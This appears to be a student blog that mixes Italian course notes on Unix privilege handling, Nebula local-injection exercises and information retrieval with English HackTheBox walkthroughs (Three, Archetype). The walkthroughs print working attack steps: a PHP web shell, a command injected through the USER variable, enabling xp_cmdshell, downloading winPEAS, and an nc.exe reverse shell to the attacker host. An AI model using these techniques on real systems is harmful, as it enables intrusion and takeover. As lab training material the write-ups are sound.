	printf("Prima di seteuid(uid): UID reale del processo = %d\n", uid);
	printf("Prima di seteuid(uid): UID effettivo del processo = %d\n", euid);

	if(seteuid(uid) == -1){
		printf("Non sono riuscito ad abbassare i privilegi.\n");
		exit(1);
	}

	// stampo id reale ed effettivo DOPO il privilege drop (temporaneo)
	uid = getuid();
	euid = geteuid();

	printf("Dopo seteuid(uid): UID reale del processo = %d\n", uid);
	printf("Dopo seteuid(uid): UID effettivo del processo = %d\n", euid);

	if(seteuid(priv_uid) == -1){
		printf("Non sono riuscito a ripristinare i privilegi.\n");
		exit(1);
	}

	uid = getuid();
	euid = geteuid();

	// stampo id reale ed effettivo dopo il privilege restore
	printf("Dopo seteuid(priv_uid): UID reale del processo = %d\n", uid);
	printf("Dopo seteuid(priv_uid): UID effettivo del processo = %d\n", euid);
}
Altre due chiamate di sistema per lavorare con gli UID:
getresuid–> recupera tutti gli UID (saved compreso) del processo invocante;setresuid–> per impostare tutti gli UID del processo;
Privilege drop permanente:
setresuid(uid, uid, uid);In questo modo vengono abbassati permanentemente i privilegi del processo invocante. Essenzialmente “blocco” tutti gli UID a quelli specificati.
Privilege drop temporaneo:
setresuid(-1, getuid(), -1);
setresuid(-1, uid, -1) ≡ seteuid(uid);
Ripristino temporaneo dei privilegi:
setresuid(-1, privileged_ID, -1);In generale non viene mai acceso il SETUID su una shell, altrimenti le conseguenze potrebbero essere gravi. Ricorda che quando un file (con SETUID acceso) viene copiato, il SETUID/SETGID viene automaticamente rimosso.
Una considerazione è da fare su il tracciamento dei processi: si potrebbero sfruttare “tracciatori” come strace o gdb per analizzare le chiamate di sistema di un processo con alti privilegi, per poi provare a fare una privilege escalation. Per evitare questo problema, si possono inibire i SETUID/ SETGID, in modo da impedire l’aggancio del programma tracciante al programma tracciato.
Un metodo ancora più sicuro di strutturare i privilegi è quello delle capabilities –>
man 7 capabilities.
-
Esercizio Nebula (level00)
Per cambiare il layout della tastiera, loggare come nebula (password nebula), usare il comando loadkeys it poi loggare come flag00.
Per verificare l’id di un utente, usare il comando id <nomeutente>
find / -perm -4000 -exec ls -l {} \; 2>/dev/null | grep level00
/bin/.../flag00
getflag

pidof /bin/.../flag00 # in questo modo ottieni il pid del processo
ps -p $(pidof /bin/.../flag00) -o ruid,rgid,euid,egid
-
Materiale utile
Per una visione più completa sulle chiamate di sistema, consultare il materiale al seguente link:
https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&cad=rja&uact=8&ved=2ahUKEwiAjbn0n736AhWQYPEDHUYGBXMQFnoECAUQAQ&url=https%3A%2F%2Fweblab.ing.unimore.it%2Fpeople%2Fandreoli%2Fdidattica%2Fsistemi-operativi%2F2014-15%2F7-chiamate-sistema%2F7-chiamate-sistema.pdf&usg=AOvVaw1UkLh5mnZwXHESHHGBfB1e
Vulnerabilità Applicazioni - Local Injection (Lezione 4)⌗
-
Introduzione e alcune definizioni
- Zero day attack: attacco che sfrutta una vulnerabilità scoperta a pochi giorni dal rilascio del software.

Figure 13: Timeline di una vulnerabilità software Tendenzialmente la maggior parte delle vulnerabilità sono dovute alla mancanza / incompletezza della validazione dell’input. Studieremo in seguito le vulnerabilità più frequenti.
Mediazione incompleta: quando dati sensibili (sulla base dei quali vengono fatte operazioni critiche) sono esposti o non protetti correttamente. Nelle applicazioni tradizionali, questo tipo di vulnerabilità si presenta spesso nel momento in cui un’utente ha il permesso di modificare file intermendi (per esempio memorizzati in /tmp).
TOC/TOU (Time Of Check to Time Of Use): esempio web-app:
- Un utente vuole modificare una pagina wikipedia;
- L’autorizzazione viene concessa;
- Un amministratore blocca la pagina senza revocare le autorizzazioni, prima che la pagina venga modificata;
- L’utente modifica la pagina dopo il blocco;
Spesso per risolvere questo tipo di problemi bisogna riprogettare logicamente l’applicazione. Questa risulta essere una pratica costosa/molto impegnativa nella maggior parte dei casi.
Code injection:, vulnerabilità quasi sempre dovuta ad una mancata validazione dell’input.
-
Local Injection (1/2), Lv.1 Nebula
Analizzando il codice fornito sul sito, ci si accorge che esegue un operazione sospetta (esegue system()) dopo aver aumentato i suoi privilegi.
#include <stdlib.h> #include <unistd.h> #include <string.h> #include <sys/types.h> #include <stdio.h> int main(int argc, char **argv, char **envp) { gid_t gid; uid_t uid; gid = getegid(); uid = geteuid(); setresgid(gid, gid, gid); setresuid(uid, uid, uid); system("/usr/bin/env echo and now what?"); }- Il comando /usr/bin/env permette di eseguire comandi usando variabili d’ambiente modificate. In questo caso esegue il comando /usr/bin/echo (esterno, preferito rispetto al builtin.)
- L’idea è quella di modificare la variabile d’ambiente PATH in modo da fornire un path personalizzato (al posto di /bin, /usr/bin, ecc) per far eseguire un comando “echo” modificato o malevolo.
- Basta quindi copiare /bin/getflag in /tmp/echo, per poi modifcare la variabile d’ambiente PATH in questo modo: PATH=/tmp;
Ecco alcune possibili mitigazioni di questa vulnerabilità:
- Togliere il setuid usando
chmod u-s /home/flag01/flag01 - Eseguire un privilege drop con
setresuid(-1, uid, -1); - Usare la funzione di libreria
putenv()(man 3 putenv) per settare un Path sicuro prima dell’esecuzione del comando critico.putenv("PATH=/bin:/sbin:/usr/bin:/usr/sbin")
-
Local Injection (2/2), Lv.2 Nebula
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
  char *buffer;

  gid_t gid;
  uid_t uid;

  gid = getegid();
  uid = geteuid();

  setresgid(gid, gid, gid);
  setresuid(uid, uid, uid);

  buffer = NULL;

  asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
  printf("about to call system(\"%s\")\n", buffer);

  system(buffer);
}
La vulnerabilità di questo codice sta come al solito nella funzione system(), che esegue un comando che dipende dal contenuto della varabile “buffer”. Esso dipende a sua volta dalla variabile d’ambiente USER, che può essere facilmente modificata nel modo seguente:
USER='hacked;/tmp/getflag;'Basta poi copiare /bin/getflag in /tmp/getflag per ottenere l’esecuzione del programma con privilegi elevati. Questo problema può essere risolto analogamente al precedente.
Vulnerabilità Applicazioni - Remote Injection (Lezione 5)⌗
Blog Posts⌗
TODO Template Post⌗
«Ciao at perspiciatis unde omnis iste natus error sit voluptatem accusantium doloremque laudantium, totam rem aperiam eaque ipsa, quae ab illo inventore veritatis et quasi architecto beatae vitae dicta sunt, explicabo. Nemo enim ipsam voluptatem, quia voluptas sit, aspernatur aut odit aut fugit, sed quia consequuntur magni dolores eos, qui ratione voluptatem sequi nesciunt, neque porro quisquam est, qui dolorem ipsum, quia dolor sit, amet, consectetur, adipisci velit, sed quia non numquam eius modi tempora incidunt, ut labore et dolore magnam aliquam quaerat voluptatem. Ut enim ad minima veniam, quis nostrum exercitationem ullam corporis suscipit laboriosam, nisi ut aliquid ex ea commodi consequatur? Quis autem vel eum iure reprehenderit, qui in ea voluptate velit esse, quam nihil molestiae consequatur, vel illum, qui dolorem eum fugiat, quo voluptas nulla pariatur? [33] At vero eos et accusamus et iusto odio dignissimos ducimus, qui blanditiis praesentium voluptatum deleniti atque corrupti, quos dolores et quas molestias excepturi sint, obcaecati cupiditate non provident, similique sunt in culpa, qui officia deserunt mollitia animi, id est laborum et dolorum fuga. Et harum quidem rerum facilis est et expedita distinctio. Nam libero tempore, cum soluta nobis est eligendi optio, cumque nihil impedit, quo minus id, quod maxime placeat, facere possimus, omnis voluptas assumenda est, omnis dolor repellendus. Temporibus autem quibusdam et aut officiis debitis aut rerum necessitatibus saepe eveniet, ut et voluptates repudiandae sint et molestiae non recusandae. Itaque earum rerum hic tenetur a sapiente delectus, ut aut reiciendis voluptatibus maiores alias consequatur aut perferendis doloribus asperiores repellat.»
DONE HTB-Three⌗

Introduction⌗
Hi everyone,
this is my first HTB-writeup. It is about the starting point machine three, which is made for beginners. I think that many people could find this walkthrough usefull if they are just starting with penetration-testing.
Enjoy.
Connect to htb⌗
To connect to your hack the box account, you need openvpn. You can install it easily using the following comand:
sudo apt install openvpn
After that, you have to download the .ovpn file from the htb website. Click on “connect to htb”, then click on “Starting Point”. Select “TCP” as protocol and just download the file.
Now you are ready to connect using the following comand:
sudo openvpn <filename.ovpn>
Preparation⌗
After you connected to htb using openvpn, you can spawn the machine by clicking on the yellow button.
Now the IP adress of the machine should pop up. It is really important to save it in your /etc/hosts file. You can do it by adding the following line to the file:
<ip_addr> three
Now you can test if the host is up and running.
Just use the ping command:
ping three
Enumeration⌗
As it’s well known, to begin a penetration test it is always important to scan the target. I generally use nmap with a couple of flags, as shown below:
sudo nmap -sC -sV three
This basic scan will launch a series of default scripts and will provide more information on the versions of the services that are running on open ports. Here’s the output that I got:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-15 10:14 CEST
Nmap scan report for three (10.129.101.217)
Host is up (0.22s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 17:8b:d4:25:45:2a:20:b8:79:f8:e2:58:d7:8e:79:f4 (RSA)
|   256 e6:0f:1a:f6:32:8a:40:ef:2d:a7:3b:22:d1:c7:14:fa (ECDSA)
|_  256 2d:e1:87:41:75:f3:91:54:41:16:b7:2b:80:c6:8f:05 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: The Toppers
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.69 seconds
We can notice that an Apache server is running on port 80. Let’s try to navigate to http://three:80 to see the website. Always play around with the web-page to discover vulnerabilites.

As the hint says, let’s edit our /etc/hosts file, editing the line that we added before:
<ip_addr> thetoppers.htb
Gobuster⌗
Performing a in-depth search of hidden (non-protected) files and resources of a website is often a good starting point during a penetration test. This time htb helps us, and suggests to perform a sub-domain enumeration. To do that, we can use a really famous brute-force tool called gobuster. To do that, we first need a wordlist that gobuster can use. You can find many wordlists on the internet, containing the most common words and expressions used in subdomains, but this time we will create our own wordlist. Look carefully at the hint that htb gives:

We can see that there’s probably a 2-character combination that we have to find before the url.
The simplest thing to do here is generating all the permutations of 2-character words. (including lowercase letters and numeric characters from 1 to 9). We can do that by using a tool called crunch (pre-installed on kali linux):
crunch 2 2 abcdefghijklmnopqrstuvwxyz0123456789 > output.txt
Now we are ready to use gobuster in vhost mode (it will look for subdomains by visiting the generated URLs).
sudo gobuster vhost -u http://thetoppers.htb -w /home/matte/output.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://thetoppers.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /home/matte/output.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2022/09/15 10:23:28 Starting gobuster in VHOST enumeration mode
===============================================================
Found: s3.thetoppers.htb (Status: 502) [Size: 424]

===============================================================
2022/09/15 10:23:47 Finished
===============================================================
Here’s our hidden subdomain: s3.thetoopers.htb. Let’s add it to our /etc/hosts file, editing the same line as before. Here’s how my /etc/hosts file looks after this edit:
127.0.0.1       localhost
127.0.1.1       kali
10.129.101.217  thetoppers.htb s3.thetoppers.htb
AWS⌗
This is what we get if we navigate to http://s3.thetoppers.htb:

The subdomain is running Amazon s3 (Simple Storage Service), which is a web-based cloud storage service. To interact with it, we can use the aws command line interface, called awscli. To access the buckets (“folders” containing files) that the server is hosting, we should setup the credentials. Sometimes online contents of this kind are not protected, and you can access them even without knowing security keys or passwords. Let’s do it to see if this is the case.
Use the following command to open an interactive menu to setup your credentials (you can type random words. If you don’t, the connection will not work properly).
aws configure
What we can do now is try to see if we can list the buckets that are hosted. We have to specify:
- The endpoint, that is the url where the s3 service is hosted;
- The command that we want to use, in this case ls;
aws --endpoint=http://s3.thetoppers.htb s3 ls
Here’s the output that we get:
2022-09-15 10:33:39 thetoppers.htb
which means that there is an actual bucket hosted there. Let’s try to list the content of that bucket, using this command (in this case we have to specify that we want to use the s3 protocol to get the objects inside that bucket):
aws --endpoint=http://s3.thetoppers.htb s3 ls s3://thetoppers.htb
Here’s the output that we get:
			   PRE images/
2022-09-15 10:33:39          0 .htaccess
2022-09-15 10:33:39      11952 index.php
PHP⌗
The website is configured to run php files, so we might try to inject php files somehow. One thing we can try to do is uploading a php shell in the bucket, by using the cp command, that takes a local file as the input. I wrote the most basic shell you can have in php, this is the source code:
<?php system($_GET["cmd"]); ?>
Otherwise, you can find many reverse shell on this website: https://www.revshells.com/.
Down below you can see how you can copy a file inside a bucket, you simply use cp:
aws --endpoint=http://s3.thetoppers.htb s3 cp shell.php s3://thetoppers.htb
You can then re-run the list command to see that the shell was succesfully uploaded.
                           PRE images/
2022-09-15 10:33:39          0 .htaccess
2022-09-15 10:33:39      11952 index.php
2022-09-15 12:24:13         64 shell.php
Get root flag⌗
Now that we injected the php file that the webserver can process, we can send remote commands by modifying and navigating to this URL: http://thetoppers.htb/reverse.php?cmd=<any_command>. For example, you can list the files in the bucket like this:
http://thetoppers.htb/reverse.php?cmd=ls+../
And there’s the flag!
To actually see the content of the flag.txt file you can send this command:
http://thetoppers.htb/reverse.php?cmd=cat+../flag.txt
If the web-browser redirects you to some other web page, you can also use tools like wget:
wget http://thetoppers.htb/reverse.php?cmd=cat+../flag.txt
root flag: a980d99281a28d638ac68b9bf9453c2b
DONE HTB-Archetype⌗
Introduction⌗
Hi everyone,
this is a full tutorial of the Starting Point machine “Archetype” on hack the box. If you have any suggestion / correction please contact me at matteolugli18@gmail.com.
I will enable comments soon.
Enjoy.
Enumeration⌗
I always start htb boxes with nmap enumeration.
sudo nmap -sC -sV Archetype
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-21 18:40 CEST
Nmap scan report for Archetype (10.129.206.73)
Host is up (0.59s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: ARCHETYPE
|   NetBIOS_Domain_Name: ARCHETYPE
|   NetBIOS_Computer_Name: ARCHETYPE
|   DNS_Domain_Name: Archetype
|   DNS_Computer_Name: Archetype
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2022-09-21T16:36:23
|_Not valid after:  2052-09-21T16:36:23
|_ssl-date: 2022-09-21T16:41:18+00:00; 0s from scanner time.
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-09-21T16:41:11
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: Archetype
|   NetBIOS computer name: ARCHETYPE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-09-21T09:41:10-07:00
| ms-sql-info:
|   10.129.206.73:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_clock-skew: mean: 1h23m59s, deviation: 3h07m50s, median: 0s
-
msrpc, port 135 (Microsoft Remote Procedure Call): it is a protocol that enables one program to request a service from a program on another computer. It works in direct comunication with other network protocols (such as SMB or TCP) to make service requests on a remote server.
-
netbios-ssn, port 139: netbios is a transportation layer that works with file sharing protocols like SMB, to allow file sharing on the same network.
-
microsoft-ds, port 445: Later versions of SMB began to use port 445 on top of a TCP stack. This allows SMB to work over the internet.
More informations here https://www.varonis.com/blog/smb-port if you are interested.
-
ms-sql-s, port 1443: just a microsoft sql-server.
SMB client⌗
Given what we discovered during enumeration, the simplest thing to try is connecting to the machine using SMB client.
smbclient -N -L Archetype

     Sharename       Type      Comment
     ---------       ----      -------
     ADMIN$          Disk      Remote Admin
     backups         Disk
     C$              Disk      Default share
     IPC$            IPC       Remote IPC
- -N: I used this flag to suppres the password prompt, because we don’t have an access password. This time we got lucky and listed all the shares successfully.
- -L: this flag is used when you want to list all the services hosted on a particular server.
We notice the share called backups, which is the only non-admin share, that we might be able to access. Let’s do it using this command:
smbclient -N \\\\Archetype\\backups
smb: \> ls
ls
  .                                   D        0  Mon Jan 20 13:20:57 2020
  ..                                  D        0  Mon Jan 20 13:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 13:23:02 2020

		5056511 blocks of size 4096. 2616242 blocks available
Looks like there is a suspicious file: prod.dtsConfig. Let’s take a peek and check what’s in there:
get prod.dtsConfig

<DTSConfiguration>
    <DTSConfigurationHeading>
	<DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
	<ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue>
    </Configuration>
</DTSConfiguration>
We found some unprotected credentials!
Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc.
Impacket⌗
A simple way to connect to the ms-sql server is using mssqlclient.py, a really usefull tool when working with Windows network protocols. It is part of the collection of python scripts called impacket. You can find the download links here
https://www.secureauth.com/labs/open-source-tools/impacket/
At the beginning I struggled with finding the documentation for this tool, so i just runned the script with no options:
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

usage: mssqlclient.py [-h] [-port PORT] [-db DB] [-windows-auth] [-debug] [-file FILE]
		      [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key]
		      [-dc-ip ip address]
		      target

TDS client implementation (SSL supported).

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>

options:
  -h, --help            show this help message and exit
  -port PORT            target MSSQL port (default 1433)
  -db DB                MSSQL database instance (default None)
  -windows-auth         whether or not to use Windows Authentication (default False)
  -debug                Turn DEBUG output ON
  -file FILE            input file with commands to execute in the SQL shell
After a little bit i figured out the correct way to write the command:
python3 mssqlclient.py Archetype/sql_svc@10.129.206.73 -windows-auth
<client.py Archetype/sql_svc@10.129.206.73 -windows-auth
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Password:<insert password>
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server\0\0 (140 3232)
[!] Press help for extra shell commands
There we go, looks like we can send commands, so i tried to run a simple query:
SQL> select name from sys.databases
master
tempdb
model
msdb
Command Shell⌗
I found out that there is a way to execute commands remotly if we have access to a ms-sql server: we can use a stored procedure called xp_cmdshell.
EXEC xp_cmdshell 'dir *.exe';

[-] ERROR(ARCHETYPE): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell'
of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server.
A system administrator can enable the use of 'xp_cmdshell' by using sp_configure.
For more information about enabling 'xp_cmdshell',
search for 'xp_cmdshell' in SQL Server Books Online.
Turns out that we don’t have the permission to do that, because xp_cmdshell is disabled in the configuration file. Let’s try to follow the suggestion given by the error prompt ('[…] A system administrator can enable the use of ‘xp_cmdshell’ by using sp_configure.').
With a quick google search i found out the correct way of using sp_configure to enable the shell. (Maybie we are lucky and we can do it without admin privileges).
sp_configure 'show advanced options', '1'
sp_configure 'show advanced options', '1'
[*] INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL> reconfigure
reconfigure
SQL> RECONFIGURE
RECONFIGURE
SQL> EXEC sp_configure 'xp_cmdshell', '1'
EXEC sp_configure 'xp_cmdshell', '1'
[*] INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL> RECONFIGURE
RECONFIGURE
We can now re-try to send the previous command (EXEC xp_cmdshell ‘dir *.exe’;'), and we get a huge output. (It is not reported here, but all the executable files in the cwd should be listed in your terminal).
WinPEAS⌗
Not sure what to do next, i followed htb suggestion and looked up at the tool called Winpeas, a python script used to help attackers with privilege escalation on windows machines. It was originally made to enumerate all the possible ways or methods to get admin privileges on a Windows machine. To install it on kali or any debian-based distribution you can use the following command:
sudo apt install peass
Use this other command to locate all the executable files that you just downloaded:
winpeas --help
> peass ~ Privilege Escalation Awesome Scripts SUITE

/usr/share/peass/winpeas
 winPEASany.exe
 winPEASany_ofs.exe
 winPEAS.bat
 winPEASx64.exe
 winPEASx64_ofs.exe
 winPEASx86.exe
 winPEASx86_ofs.exe
Now I had to find a way to inject the executable file in the server. A simple way of doing it is setting up a python server on the local machine (that is by-default listening on port 8000). Remember to run the command from the directory where the winpeas .exe files are stored! (I lost a lot of time on this one point).
The directory should be /usr/share/peass/winpeas.
python3 -m http.server
Now we can use powershell to inject the file!
EXEC xp_cmdshell 'powershell.exe wget http://10.10.17.61:8000/winPEASx64.exe -OutFile c:\\Users\Public\\winPEASx64.exe';
The file should be loaded in the target machine. Now it’s just matter of executing it:
EXEC xp_cmdshell 'c:\\Users\Public\\winPEASx64.exe';

[...]
╔══════════╣ Found History Files

File: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

NULL
[...]
History files are usually vulnerable and a good source of information, let’s see what’s inside:
EXEC xp_cmdshell 'powershell.exe cat C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt';

net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
We found administrator credentials!
- user: administrator
- password: MEGACORP_4dm1n!!
ReverseShell⌗
Now that we have admin credentials, it’s time to spawn a reverse-shell.
https://pentestwiki.org/academy/how-to-get-a-xp_cmdshell-reverse-shell/
EXEC xp_cmdshell "c:\\Users\Public\\nc.exe 10.10.17.61 9999 -e cmd.exe";
Now we can just navigate to C:\Users\sql_svc\Desktop and get the user flag. We are not done yet, because we still have to find the root flag.
Turns out that in Windows you can’t change privileges from inside the cmd prompt, so we need to find a way to spawn a shell as administrator. Guess what, impacket will help us one more time! https://blog.ropnop.com/using-credentials-to-own-windows-boxes
We can use psexec.py to do exactly what we need:
psexec.py Archetype/administrator@10.129.189.185
Now just navigate to C:\Users\Administrator\Desktop and get the root flag. You can use
more root.txt
root flag –> b91ccec3305e98240082d4474b848528
Inform. Retrieval⌗
Gestione dell’informazione ITA-(2022/2023)⌗
Cosa posso trovare qui?⌗
Questa pagina (in italiano) contiene i miei appunti del corso di “Gestione dell’informazione” del corso di laurea triennale in informatica di Unimore. Verranno quindi riportati gli approfondimenti/chiarimenti che vengono fatti durante le lezioni. Il materiale non è sostitutivo alle slide del corso.
→ Link per accedere al materiale didattico:
https://moodle.unimore.it/course/view.php?id=7287
Troubleshooting⌗
Se la pagina non carica correttamente i contenuti in latec, basta ricaricare la pagina
una o al massimo un paio di volte. Questo problema può essere legato alla grande
quantità di testo e immagini presenti in questa sezione.
(IR) TABLE OF CONTENTS⌗
Text Operations⌗
-
Document Processing
-
Analisi lessicale: si converte una sequenza di caratteri in una sequenza di token, dei potenziali canditati per dei termini “index”. -
Eliminazione delle stopwords: vengono eliminate quelle parole “inutili” che non danno informazioni per la ricerca. -
Stemming e Lemmatization: esempio di uno stem –> ‘connect’ è lo stem di parole come ‘connected’, ‘connection’, ‘connecting’. Lo stemmer è il tool che si occupa della stemmization.esempio di un lemma –> ‘see’ è il lemma per ‘seen’ ‘saw’; Il lemmatizer si occupa della generazione dei lemma.
Esistono alcuni parametri per giudicare uno stemmer: (i) correttezza, (ii) efficacia, (iii) miglioramento della performance.
-
Selezione degli Indexin pratica vengono scelti i token più significativi. Può essere fatta manualmente (da esperti) oppure automaticamente. Esempio: “Say” “Chair” “Be” “Enough” –> “Chair” -
